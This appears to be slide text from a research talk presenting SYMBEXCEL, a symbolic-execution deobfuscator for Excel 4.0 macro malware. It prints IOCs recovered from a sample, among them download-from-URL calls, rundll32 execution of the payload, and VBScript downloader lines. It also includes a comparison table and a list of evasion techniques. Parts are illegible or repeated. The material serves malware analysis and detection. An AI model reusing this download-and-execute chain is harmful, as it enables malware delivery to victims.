EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\qQBF.vbs ]
```

How effective is SYMBEXCEL?



```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin

IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 2
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 3
F[illegible]fw04X.vbs']
FWRITE: ['OcTBF9T = "https://[redacted].com/k.php"\rhb0 = "https://[redacted].com/k.php"']
FWR[illegible])']
FWRITE: ['Dim MahAe0: Set MahAe0 = CreateObject("MSXML2.ServerXMLHTTP.6.0")']
FWRITE: ['Function zWa8pgFr(data):\rMahAe0.setOption(2) = 13056']
FWRITE: ['MahAe0.Open "GET",data,False']
FWRITE: ['MahAe0.Send\rzWa8pgFr = MahAe0.Status\rEnd Function\rFor Each EDPz in kGKoTqf']
FWRITE: ['If zWa8pgFr(EDPz) = 200 Then\rDim ei7BT7: Set ei7BT7 = CreateObject("ADODB.Stream")']
FWRITE: ['ei7BT7.Open\rei7BT7.Type = 1\rei7BT7.Write MahAe0.ResponseBody']
FWRITE: [[illegible]\\Users\\Public\\Doc[illegible]8w.txt",2\rei7BT7[illegible]']
FWRITE: ['Exit For\rEnd If\rNext']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\fw04X.vbs']

FOPEN:  ['C:\\Users\\Public\\Documents\\qQBF.vbs']
FWRITE: ['Set DMEm = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")']
FWRITE: ['DMEm.Document.Application.ShellExecute
"rundll32.exe","C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer","C:\\Windows\\System32",Null,0']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\qQBF.vbs']
```

	URLs	Filenames	Domains	IPs
State-of-the-Art Concrete Deobfuscator (XLMMacroDeobfuscator)	1,087	758	451	133
SYMBEXCEL	**1,806**	**3,231**	**635**	**215**

Temporal Analysis of Excel 4.0 Macros

Temporal Analysis of Excel 4.0 Macros

1) **Triggering Mechanisms:** Auto_Open, Auto_Close, Auto_Activate, VBA, DCONN

2) **Obfuscation:** Control-flow, Data-flow

3) **Sandbox Detection**

4) **Anti-Analysis:** File format parser, XL4 Grammar parser, Evaluation Logic


Temporal Analysis of Excel 4.0 Macros

1) Triggering Mechanisms: Auto_Open, Auto_Close, Auto_Activate, VBA, DCONN

2) Obfuscation: Control-flow, Data-flow

3) Sandbox Detection

4) Anti-Analysis: File format parser, XL4 Grammar parser, Evaluation Logic




Temporal Analysis of Excel 4.0 Macros

1) Triggering Mechanisms: Auto_Open, Auto_Close, Auto_Activate, VBA, DCONN

2) Obfuscation: Control-flow, Data-flow

3) Sandbox Detection

4) Anti-Analysis: File format parser, XL4 Grammar parser, Evaluation Logic



Conclusion

- De-obfuscating XL4 macros is hard. Many samples still have a low detection rate in VirusTotal

- *SYMBEXCEL* allows the analysis of samples that would otherwise be impossible to de-obfuscate concretely

- Our code is public at https://github.com/ucsb-seclab/symbexcel

- Questions? Contact me at *ruaronicola@ucsb.edu*